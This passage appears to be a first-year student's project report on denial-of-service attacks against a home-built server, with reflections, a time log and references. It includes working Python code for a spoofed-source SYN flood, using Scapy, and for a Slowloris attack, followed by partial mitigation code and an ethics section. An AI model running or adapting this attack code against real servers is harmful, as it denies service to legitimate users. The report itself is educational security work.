
```
31  def send_syn_packet() -> str:
32      source_ip = '.'.join(map(str, (randint(1, 255) for _ in range(4))))
33      source_port = randint(1024, 65535)
34      seq_num = randint(1000, 9000)
35
36      ip = IP(src=source_ip, dst=TARGET_HOST)
37      tcp = TCP(sport=source_port, dport=TARGET_PORT, flags='S', seq=seq_num)
38      packet = ip / tcp
39
40      send(packet, verbose=0)
41      return source_ip
42
43
44  def syn_flood() -> None:
45      while not terminate_signal.is_set():
46          try:
47              source_ip = send_syn_packet()
48              print(f'Sent an SYN packet from {source_ip}')
49          except Exception as error:
50              print(f'Error: {error}')
51              break
```

My code was written using the Scapy library, which allows me to not need to write TCP SYN packets myself (and I don't really know their format anyway). The code randomises the ip, port, and sequence number (spoofing the source IP) and then sends the packet to the target IP.

```
Sent an SYN packet from 67.94.75.174
Sent an SYN packet from 21.62.214.100
Sent an SYN packet from 79.101.38.17
Sent an SYN packet from 129.250.52.51
Sent an SYN packet from 231.118.58.209
Sent an SYN packet from 83.242.85.83
Sent an SYN packet from 178.78.191.80
Sent an SYN packet from 9.114.85.234
Sent an SYN packet from 205.176.5.223
Sent an SYN packet from 6.223.128.130
Sent an SYN packet from 47.25.184.127
Sent an SYN packet from 39.80.195.195
Sent an SYN packet from 191.77.116.93
```

I was unfortunately unable to overwhelm my server with this attack, though with Wireshark, I can see it still has a marked effect on the server traffic.






Wireshark shows the ACK requests in grey and some SYN-ACK responses. The imbalance between ACK requests and SYN-ACK responses is indicative of a SYN flood attack.

Attack 3 – Slowloris DoS

Slowloris is a type of application layer DoS attack. It works by slowly sending requests that are kept open with incomplete HTTP headers, slowly eating up a server's resources. When done well, these attacks can be hard to detect and defend against because the use of slow HTTP requests is less obvious than a traditional volumetric DoS attack.


```
41  def send_partial_http_request(sock):
42      headers = [
43          'GET / HTTP/1.1',
44          f'Host: {TARGET_HOST}',
45          'User-Agent: Mozilla/5.0',
46          'Accept-Language: en-US,en;q=0.5',
47          'Connection: keep-alive'
48      ]
49      request = '\r\n'.join(headers) + '\r\n'
50      sock.send(request.encode('utf-8'))
51
52
53  def keep_connections_open(sockets: list[socket]) -> None:
54      start_time = time()
55      while True:
56          curr_time = time()
57          hold_time = curr_time - start_time
58          print(f'Connections held open for {hold_time:.2f}s')
59          for i, sock in enumerate(sockets):
60              try:
61                  print(f'Maintaining socket connection {i + 1}')
62                  sock.send(f'X-a: {time()}\r\n'.encode('utf-8'))
63              except socket.error:
64                  sock.close()
65                  sockets.remove(sock)
66                  print('Socket closed and removed from list')
67
68          if not sockets:
69              break
```

In the above code, the Slowloris attack's main components can be seen; It starts by sending a partically complete HTTP request (a double CRLF sequence or '\r\n\r\n' sequence marks the end of a request, whereas a single CRLF or '\r\n' sequence marks a new header), and then keeps the connection open by periodically sending a new header (marked by 'X-' which marks a custom header).



Here max connections is set to 50, and after running the Slowloris attack, it can be seen that the server hangs with 50 connections open, thereby rejecting all following connections (refusing service to legitimate users).

Taking a look at Wireshark:



You can determine that a Slowloris attack is possibly occurring from the consistent spikes in traffic, as well as the suspicious spike in traffic at the start. However, an attacker could easily hide these traits by slowly spawning new threads 1 at a time (instead of 100 threads at once like I did), and by randomising when each thread adds to its HTTP header to keep it alive.

Protected Server

There are several methods to mitigate the DoS attacks implemented above. You could implement a rate limiter to halt obvious volumetric attacks (attack 1) and a connection timeout to try to block Slowloris attacks (attack 3). Since my SYN flood (attack 2) didn't work, there isn't really a need for my server to defend against it, but if you needed to, you could probably also use the rate limiter to block it.
Some further methods to defend against these attacks would be IP validation, and IP blacklisting, to remove IPs that should not be present (e.g. an Australian server should see mainly Australian traffic), and to remove IPs that are clearly attempting malicious activity.
The server logs already implemented, as well as the use of Wireshark are also helpful mitigation tools for detecting potential DoS attacks.

I tried to implement both the rate limiter, and the connection timeout, but was only able to get the timeout to work.

```
with conn:
    log_message(f'Accepted connection from {addr}', GREEN)
    conn.settimeout(REQUEST_TIMEOUT)
    self.update_connection_count(increment=True)
```

```
except socket.timeout:
    log_message(f'Connection from {addr} timed out', YELLOW)
```

It works by just raising and then catching a timeout error if the REQUEST_TIMEOUT duration is elapsed.

```
# Rate limiting
current_time = time.time()
self.client_requests[addr] = [
    t for t in self.client_requests[addr] if current_time - t < TIME_WINDOW
]

if len(self.client_requests[addr]) >= REQUEST_LIMIT:
    log_message(f'Throttling connection from {addr}', YELLOW)
    handler._return_429(response_stream)
    return

self.client_requests[addr].append(start_time)
```

As far as I'm aware, my rate limiter does nothing. It attempts to create a stored dictionary of each client's connections as well as the number of requests it has made.

Challenges & Growth

I found that I had accidentally signed up to both teach something and build something; And just building a home server took long enough.
As a first year student, and with no networks experience, setting up a TCP server took quite a while even though I only made a simple one. I got more experience with using network sockets and also multi-threading (to send lots of requests and to make the server handle concurrent connections), as well as more experience with handling and catching errors (thanks try...catch… EAFP programming is great, though it is not a style I am very familiar with)! I did have a lot of bugs which took ages to fix though, and in my attempts to make my SYN Flood attack work, I started to mess with my computer's config files, and almost broke it (my browser and text editors stopped opening).

On top of the lack of networks knowledge, implementing multi-threading was extremely confusing. The initial tutorial page I used to set up my TCP server also used Python classes, and since I'm not really experienced with object oriented programming, understanding when to use the self method sometimes led to a lot of wasted time (what do you mean this class doesn't have that property!?) Overall, I think this project has really helped with my knowledge gaps with networking and programming concurrency! I also believe it has helped in my understand of security as I now have a better understanding of how DDoS attacks work (I've always wondered since they are mentioned quite often online), as well as how organisations defend against them.

Other than the knowledge gaps, I found time management to be a significant problem. You can probably see from my Logbook that I started extremely late, and that as a result had to stay up absurdly late and for long periods of time, which really can't be good for my mental health.

I also faced some problems with actually managing my resources and files. My report crashed midway through writing, losing me about 4 hours worth of time, and I didn't use my GitHub commits much. I realise now that if I used my Git commits more, I would not need to write a scuffed logbook of the amount of time I've spent on this project from memory. Though luckily, a lot of the beginning and ending dates for a block are pretty accurate, since I got advised to track the time spent.

I think it is quite a shame that I didn't end up with enough time to implement a DDoS attack. I've never really used a VM or Docker before, and decided it would take me too long to implement one, just to simulate a DDoS attack. As far as I'm aware, implementing a real bot net would've been illegal.

Ethical Considerations

While not my original intention, this project ended up focusing a lot more on *how to conduct a DoS attack* instead of how to *defend and mitigate attacks*. While it was certainly interesting, I believe aiming to help organisations, not disrupt them would have been more ethical. Both the research and demo components of my project I believe are fairly educational, but mitigation techniques should've been a greater focus.

Conducting DoS and DDoS attacks on both public and private infrastructure is highly illegal and I made sure to only work within my local environment, hosting both my server and my DoS simulation attacks to my local IP.
Operating a bot-net is illegal, and even for educational purposes, it can be a bit of a grey area. However, using virtual machines or using devices owned by me as part of the bot-net likely would've been fine. Unfortunately, I ran out of time to try.

No user data is collected in my server logs, so if people choose to access my code, they should be safe to do so.

Strengths, Weaknesses, and Improvements

The strengths of using a demo to teach and reinforce general research about DoS/DDoS attacks is that it introduces a visual and practical component in a safe and controlled environment. It allows students to get to see for themselves how these attacks work, how the attacked websites work, and how both the defences and DoS themselves are implemented.

The problem with this demo approach though is that it can lead to a limited and surface understanding (underlying network security is not really explained), and normalise malicious behaviour. People mostly only got to see *how to conduct* a DoS attack, leading to the defense part being under emphasised.

I think some improvements that could be used are to focus more on the underlying network security, and how they work. Then after attacking the server, focus on the ethical and legal implications, and then explain how this knowledge is useful for defending against and detecting DDoS attacks (attackers mindset!)

Hours logged

Fri Nov 1 6:42 PM – Setting up GitHub and starting HTTPS server
Fri Nov 1 7:04 PM – DoS/DDoS research (about 5 hours till ~2 AM, mostly reading wiki pages)
Sat Nov 2 1:05 PM – More DoS reading and looking into tools (till 4:05 PM)
Sat Nov 2 9:00 PM – Reading about HTTP and looking at how to set up a TCP server, also deciding whether I needed a UDP server (about 1-2 hours?)
Went to sleep

Sun Nov 3 6:43 PM – Setting up HTTP server
Sun Nov 3 9:28 PM – Learnt how to set up a simple TCP server, not trying to make it concurrent
Mon Nov 4 12:21 AM – It's concurrent, but it keeps stuffing up the HTTP parse
Mon Nov 4 12:52 AM – I think the server can handle concurrent connections now!
Mon Nov 4 3:02 AM – Wrote my first DoS, had to fix the concurrency a bit
Mon Nov 4 4:27 AM - Wrote Slowloris DoS, made server support persistent connections and then realised I didn't need it
Mon Nov 4 5:50 AM – Fixed bugs, changed the server page to look nicer, added colours
Mon Nov 4 9:04 AM – 10:16 AM – Wrote an SYN flood attack – it doesn't work :(
Mon Nov 4 11:23 AM – Working on protected server
Mon Nov 4 1:25 PM – Couldn't really get much on the protective server working, started to run low on time so went to work on report
Mon Nov 4 2:49 PM – Word editor crashed, losing about half of my research...
Mon Nov 4 5:34 PM – Updating this line right now!
Mon Nov 4 5:42 PM – Quick editing
I think from Sunday to Monday alone is about 23 hours straight, if you're asking how that's possible, well I didn't sleep… Why do I do this every time…

GitHub

https://github.com/BananaKat/DoS-Web-Server-Demo

References

Unfortunately I lost a bunch of links due to my report crashing...
- https://ege-hurturk.medium.com/creating-your-own-http-server-part-i-c1d567735af2
- https://www.codecademy.com/article/http-requests
- https://en.wikipedia.org/wiki/Denial-of-service_attack
- https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon
- https://en.wikipedia.org/wiki/High_Orbit_Ion_Cannon
- https://en.wikipedia.org/wiki/MyDoom
- https://www.cloudflare.com/en-gb/learning/ddos/what-is-a-ddos-attack/
- https://www.imperva.com/learn/ddos/ddos-attacks/
- https://www.esecurityplanet.com/networks/types-of-ddos-attacks/
- https://www.imperva.com/blog/archive/dd4bc-ddos-extortion/
- https://www.cloudflare.com/en-gb/learning/ddos/ddos-attack-tools/slowloris/
- https://www.microminderc.com/blog/common-ddos-mitigation-strategies-a-comprehensive-guide